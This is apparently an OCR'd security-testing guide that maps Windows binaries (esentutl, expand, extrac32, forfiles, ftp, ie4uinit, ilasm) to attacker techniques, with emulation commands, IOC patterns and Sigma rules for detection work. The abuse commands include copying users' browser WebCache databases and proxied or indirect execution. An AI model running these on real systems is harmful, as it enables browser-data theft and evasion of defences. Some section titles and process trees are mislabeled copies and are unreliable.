
Description

This scenario will execute the following command:

```
esentutl.exe /y helloworld.exe /d $env:temp\$name /o
```

The scenario will be marked as Not Prevented if the file is copied into the destination path.

Execution



(Click for Larger)

Collect Browser Data via Esentutl using Powershell Script


Description

This scenario will execute a PowerShell script that will iterate through each user profile on the system and attempt to flush the data from the `WebCache` log files back to the `WebCacheV01` database using the `esentutl` utility. Once the data has been flushed, a copy of the database will be made to a temporary directory.

The scenario’s outcome will be set to Not Prevented if the script is able to flush and make a copy of a user’s `WebCache` database. The scenario will be set to Prevented if none of the user profiles have an existing database or if the script fails for any reason.

To execute the scenario correctly, it’s important to make sure that a `WebCache` database exists for at least one of the user profiles. The database is typically locked by Windows if the user for that profile is currently logged in to the system and the scenario may end with a false prevention.

Execution



(Click for Larger)

Scenario IOCs


```
[((process:binary_ref.name LIKE '%esentutl.exe' AND windows-registry-key:key LIKE '%System\CurrentControlSet\Services\VSS%') AND (windows-registry-key:key NOT LIKE '%System\CurrentControlSet\Services\VSS\Start%'))]
```

```
[((file:name LIKE '%.exe' OR file:name LIKE '%.dll' OR file:name LIKE '%.ocx' OR file:name LIKE '%.zip' OR file:name LIKE '%.rar' OR file:name LIKE '%.7z' OR file:name LIKE '%.diagcab' OR file:name LIKE '%.appx' OR file:name LIKE '%.ps1' OR file:name LIKE '%.bat' OR file:name LIKE '%.vbs' OR file:name LIKE '%.scf' OR file:name LIKE '%.wsf' OR file:name LIKE '%.wsh') AND (process:binary_ref.name LIKE '%\esentutl.exe'))]
```

```
[((process:binary_ref.name LIKE '%\esentutl.exe') AND (process:command_line LIKE '%/r%' OR process:command_line LIKE '%-r%') AND process:command_line LIKE '%\Windows\WebCache%')]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → esentutl.exe



(Click for Larger)

Sigma Rules

- /rules/windows/registry/registry_event/registry_event_esentutl_volume_shadow_copy_service_keys.yml
- /rules/windows/file/file_event/file_event_win_legitimate_app_dropping_exe.yml
- /rules/windows/file/file_event/file_event_win_legitimate_app_dropping_archive.yml
- /rules/windows/file/file_event/file_event_win_legitimate_app_dropping_script.yml
- /rules/windows/process_creation/proc_creation_win_esentutl_webcache.yml

Back to Top

Expand.exe

Binary description

expand.exe is a command-line tool used in Microsoft Windows operating systems to extract files and folders from a compressed cabinet (.cab) file. Cabinet files are archives used to store system files, drivers, and other components. The expand.exe utility is included in all versions of Windows, and it can be used to extract individual files, groups of files, or an entire cab file.

TTPs and tactics

- Command and Control: Ingress Tool Transfer (T1105)

How do the adversaries use it?

expand.exe could be used to copy a file into the file system.

AttackIQ Scenarios

Copy a file using “expand.exe” Script


Description

This scenario will execute the following command:

```
expand.exe helloworld.exe $env:temp\$name
```

The scenario will be marked as Not Prevented if the file is copied into the destination path.

Execution




(Click for Larger)

Scenario IOCs

```
[((file:name LIKE '%.exe' OR file:name LIKE '%.dll' OR file:name LIKE '%.ocx' OR file:name LIKE '%.zip' OR file:name LIKE '%.rar' OR file:name LIKE '%.7z' OR file:name LIKE '%.diagcab' OR file:name LIKE '%.appx' OR file:name LIKE '%.ps1' OR file:name LIKE '%.bat' OR file:name LIKE '%.vbs' OR file:name LIKE '%.scf' OR file:name LIKE '%.wsf' OR file:name LIKE '%.wsh') AND (process:binary_ref.name LIKE '%\expand.exe'))]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → expand.exe



2:21:4...	ai_exec_server.exe	2876	Process Create	C:\Program Files\AttackIQ\Agent\AiRunCommandAsUser.exe	SUCCESS	PID: 6276, Command line: "...
2:21:4...	AiRunCommandAsUser.exe	6276	Process Start		SUCCESS	Parent PID: 2876, Comman...
2:21:4...	AiRunCommandAsUser.exe	6276	Process Create	C:\Program Files\AttackIQ\Agent\engine\py3\python.exe	SUCCESS	PID: 2548, Command line: "...
2:21:4...	python.exe	2548	Process Start		SUCCESS	Parent PID: 6276, Comman...
2:21:5...	python.exe	2548	Process Create	C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 2392, Command line: C...
2:21:5...	powershell.exe	2392	Process Start		SUCCESS	Parent PID: 2548, Comman...
2:21:5...	powershell.exe	2392	Process Create	C:\WINDOWS\system32\expand.exe	SUCCESS	PID: 6872, Command line: "...
2:21:5...	expand.exe	6872	Process Start		SUCCESS	Parent PID: 2392, Comman...
2:21:5...	expand.exe	6872	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
2:21:5...	powershell.exe	2392	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
2:21:5...	python.exe	2548	Process Exit		SUCCESS	Exit Status: 0, User Time: 2....
2:21:5...	AiRunCommandAsUser.exe	6276	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....

(Click for Larger)

Sigma Rules

The following rules should be modified uncommenting – \expand.exe

- /rules/windows/file/file_event/file_event_win_legitimate_app_dropping_exe.yml
- /rules/windows/file/file_event/file_event_win_legitimate_app_dropping_archive.yml
- /rules/windows/file/file_event/file_event_win_legitimate_app_dropping_script.yml

Back to Top

Binary description

Extrac32.exe is a command-line tool included with Microsoft Windows operating systems. It is used to extract files from Microsoft Cabinet (.cab) files. Cabinet files are a type of archive file that is commonly used for distributing software updates, drivers, and other types of system files.

TTPs and tactics

- Command and Control: Ingress Tool Transfer (T1105)

How do the adversaries use it?

extrac32.exe could be used to copy a file into the file system.

AttackIQ Scenarios


Description

This scenario will execute the following command:

```
extrac32.exe /C helloworld.exe $env:temp\$name
```

The scenario will be marked as Not Prevented if the file is copied into the destination path.

Execution




(Click for Larger)

Scenario IOCs

```
[((file:name LIKE '%.exe' OR file:name LIKE '%.dll' OR file:name LIKE '%.ocx' OR file:name LIKE '%.zip' OR file:name LIKE '%.rar' OR file:name LIKE '%.7z' OR file:name LIKE '%.diagcab' OR file:name LIKE '%.appx' OR file:name LIKE '%.ps1' OR file:name LIKE '%.bat' OR file:name LIKE '%.vbs' OR file:name LIKE '%.scf' OR file:name LIKE '%.wsf' OR file:name LIKE '%.wsh') AND (process:binary_ref.name LIKE '%\extrac32.exe'))]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → expand.exe



(Click for Larger)

Sigma Rules

Add extrac32.exe to the following rules:

- /rules/windows/file/file_event/file_event_win_legitimate_app_dropping_exe.yml
- /rules/windows/file/file_event/file_event_win_legitimate_app_dropping_archive.yml
- /rules/windows/file/file_event/file_event_win_legitimate_app_dropping_script.yml

Back to Top

Forfiles.exe

Binary description

forfiles.exe is a computer software utility for Microsoft Windows, which selects files and runs a command on them. File selection criteria include name and last modified date. The command specifier supports some special syntax options. It can be used directly on the command-line, or in batch files or other scripts.

TTPs and tactics

- Defense Evasion: Indirect Command Execution (T1202)

How do the adversaries use it?

Forfiles can be used to subvert controls and possibly conceal command execution by not directly invoking cmd.

AttackIQ Scenarios

Indirect Command Execution through “forfiles.exe” Command

Description


The scenario executes the following command:

```
powershell.exe forfiles /p c:\windows\system32 /m notepad.exe /c $pwd\AIQ_pid_binary.exe
```

Where AIQ_pid_binary.exe is a binary that will print a message and its process id.

The scenario will be marked as not prevented if the pattern “AttackIQ binary has been spawned” is present in the stdout.

Execution




(Click for Larger)

Scenario IOCs

```
[((process:binary_ref.name LIKE '%\forfiles.exe') AND (process:command_line LIKE '% /c %' OR process:command_line LIKE '% -c %') AND (process:command_line LIKE '% /m %' OR process:command_line LIKE '% -m %') AND (process:command_line LIKE '% /p %' OR process:command_line LIKE '% -p %'))]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → forfiles.exe → AIQ_pid_binary.exe



(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_lolbin_forfiles.yml

Back to Top

Ftp.exe

Binary description

ftp.exe is a utility commonly available with operating systems to transfer information over the File Transfer Protocol (FTP).

TTPs and tactics

How do the adversaries use it?

Adversaries can use it to transfer other tools onto a system, execute commands, or exfiltrate data.

AttackIQ Scenarios

Indirect Command Execution through “forfiles.exe” Command


Description

This particular scenario involves downloading a text file containing commands to be run with ftp.exe and also downloading a custom binary that, when executed, sends data to the standard output. The scenario then executes these commands using the following command:

```
ftp.exe -s:ftpcommands.txt
```

The scenario will be marked as not prevented if the pattern “AttackIQ binary has been spawned” is present in the stdout.

Execution




(Click for Larger)

Scenario IOCs

```
[(((process:binary_ref.name LIKE '%\ftp.exe') AND process:command_line LIKE '%-s:%') OR process:parent_ref.binary_ref.name LIKE '%\ftp.exe')]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → ftp.exe



(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_lolbin_ftp.yml

Back to Top

Ie4uinit.exe

Binary description

ie4uinit.exe is a Windows system file that is used to initialize some of the settings for Internet Explorer. Specifically, it is responsible for configuring user-specific settings related to Internet Explorer, such as browser history, default browser settings, and other related settings.

TTPs and tactics

- Defense Evasion: System Binary Proxy Execution (T1218)

How do the adversaries use it?

When ie4uinit is called with the parameter -Base-Settings it will call a .inf file called ie4uinit.inf that should be present in the same working directory as the ie4uinit.exe.

An adversary could copy this binary into a custom working directory and then call it and load a custom .INF file.

AttackIQ Scenarios


System Binary Proxy Execution using “ie4uinit.exe” Script

Description

In this scenario, the following actions will take place:

- The ie4uinit.exe file will be copied from the System32 folder to the working directory where supporting files are stored.
- The ie4uinit.exe binary will be called with the ‘-Base-Settings’ parameters.
- A 5-second wait period will occur.
- The system will check for the presence of the attackiq_ie4uinit.txt file in the working directory. If it is present, the scenario has been successful. If not, the scenario will be prevented.
- Clean-up procedures will be carried out.

Execution




(Click for Larger)

Scenario IOCs

```
[((process:binary_ref.name LIKE '%\ie4uinit.exe'))]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → ie4uinit.exe



5:27:1...	ai_exec_server.exe	2876	Process Create	C:\Program Files\AttackIQ\Agent\AiRunCommandAsUser.exe	SUCCESS	PID: 5192, Command line: "...
5:27:1...	AiRunCommandAsUser.exe	5192	Process Start		SUCCESS	Parent PID: 2876, Comman...
5:27:1...	AiRunCommandAsUser.exe	5192	Process Create	C:\Program Files\AttackIQ\Agent\engine\py3\python.exe	SUCCESS	PID: 1232, Command line: "...
5:27:1...	python.exe	1232	Process Start		SUCCESS	Parent PID: 5192, Comman...
5:27:1...	python.exe	1232	Process Create	C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 8152, Command line: C...
5:27:1...	powershell.exe	8152	Process Start		SUCCESS	Parent PID: 1232, Comman...
5:27:1...	powershell.exe	8152	Process Create	C:\Users\ADMINI~1\AppData\Local\Temp\yf0tPiaxfqih1\ie4uinit.exe	SUCCESS	PID: 9448, Command line: "...
5:27:1...	ie4uinit.exe	9448	Process Start		SUCCESS	Parent PID: 8152, Comman...
5:27:1...	ie4uinit.exe	9448	Process Create	C:\Users\ADMINI~1\AppData\Local\Temp\yf0tPiaxfqih1\ie4uinit.exe	SUCCESS	PID: 9232, Command line: C...
5:27:1...	ie4uinit.exe	9232	Process Start		SUCCESS	Parent PID: 9448, Comman...
5:27:1...	ie4uinit.exe	9232	Process Create	C:\WINDOWS\system32\RunDll32.exe	SUCCESS	PID: 4320, Command line: C...
5:27:1...	RunDll32.exe	4320	Process Start		SUCCESS	Parent PID: 9232, Comman...
5:27:1...	ie4uinit.exe	9232	Process Create	C:\WINDOWS\system32\RunDll32.exe	SUCCESS	PID: 2156, Command line: C...
5:27:1...	RunDll32.exe	2156	Process Start		SUCCESS	Parent PID: 9232, Comman...
5:27:1...	RunDll32.exe	4320	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
5:27:1...	RunDll32.exe	2156	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
5:27:1...	ie4uinit.exe	9448	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
5:27:2...	ie4uinit.exe	9232	Process Exit		SUCCESS	Exit Status: -1, User Time: 0....
5:27:2...	powershell.exe	8152	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
5:27:2...	python.exe	1232	Process Exit		SUCCESS	Exit Status: 0, User Time: 2....
5:27:2...	AiRunCommandAsUser.exe	5192	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....

(Click for Larger)

Sigma Rules

In order to detect the scenario you will need to delete the filter_missing field in the following rule:

- /rules/windows/process_creation/proc_creation_win_lolbin_ie4uinit.yml

Back to Top

Ilasm.exe

Binary description

Ilasm.exe is a command-line utility that is part of the Microsoft .NET Framework software development kit (SDK). It is used to compile Microsoft Intermediate Language (MSIL) code into executable files or dynamic-link libraries (DLLs).

MSIL is a low-level programming language that is used by the .NET Framework. It is similar to assembly language and is designed to be platform-independent. MSIL code is compiled by the .NET just-in-time (JIT) compiler at runtime into native machine code that can be executed by the computer's processor.

Ilasm.exe can be used to create MSIL code from source code written in any .NET-supported programming language, such as C# or Visual Basic .NET. The resulting MSIL code can then be compiled into an executable file or DLL using ilasm.exe.

TTPs and tactics

- Defense Evasion: Obfuscated Files or Information: Compile After Delivery (T1027.004)

How do the adversaries use it?

An attacker can deliver a source code file containing the malicious code to the target system and then use ilasm.exe to compile the code into an executable file. By compiling the code on the target system, the attacker can avoid detection by security software that may have signatures or behavioral patterns for known malicious executables.

The use of ilasm.exe in this context requires that the attacker has already gained access to the target system and has the necessary permissions to execute the compiler. Once the code is compiled, the attacker can execute it to achieve their malicious goals, such as stealing sensitive data or taking control of the compromised system.

AttackIQ Scenarios

Compile After Delivery using "ilasm.exe" Script

Description

This scenario will execute the following command:


```
ilasm.exe aiq_il_code.txt /exe
```

The content of the aiq_il_code.txt is:

```
.assembly extern mscorlib { .publickeytoken = (B7 7A 5C 56 19 34 E0 89 ) .ver 4:0:0:0 } .assembly hello { .custom instance void [mscorlib]System.Runtime.CompilerServices.CompilationRelaxationsAttribute::.ctor(int32) = ( 01 00 08 00 00 00 00 00 ) .custom instance void [mscorlib]System.Runtime.CompilerServices.RuntimeCompatibilityAttribute::.ctor() = ( 01 00 01 00 54 02 16 57 72 61 70 4E 6F 6E 45 78 63 65 70 74 69 6F 6E 54 68 72 6F 77 73 01 ) .hash algorithm 0x00008004 .ver 0:0:0:0 } .module hello.exe .class private auto ansi beforefieldinit Program extends [mscorlib]System.Object { .method private static void Main() cil managed { .entrypoint .custom instance void [mscorlib]System.STAThreadAttribute::.ctor() = ( 01 00 00 00 ) .maxstack 8 IL_0000: nop IL_0001: ldstr "AttackIQ binary has been spawned." IL_0006: call void [mscorlib]System.Console::WriteLine(string) IL_000b: nop IL_000c: ret } }
```

After compiling the binary, the scenario will execute the compiled file and search for the message “AttackIQ binary has been spawned” in the stdout.

Execution



(Click for Larger)

Scenario IOCs

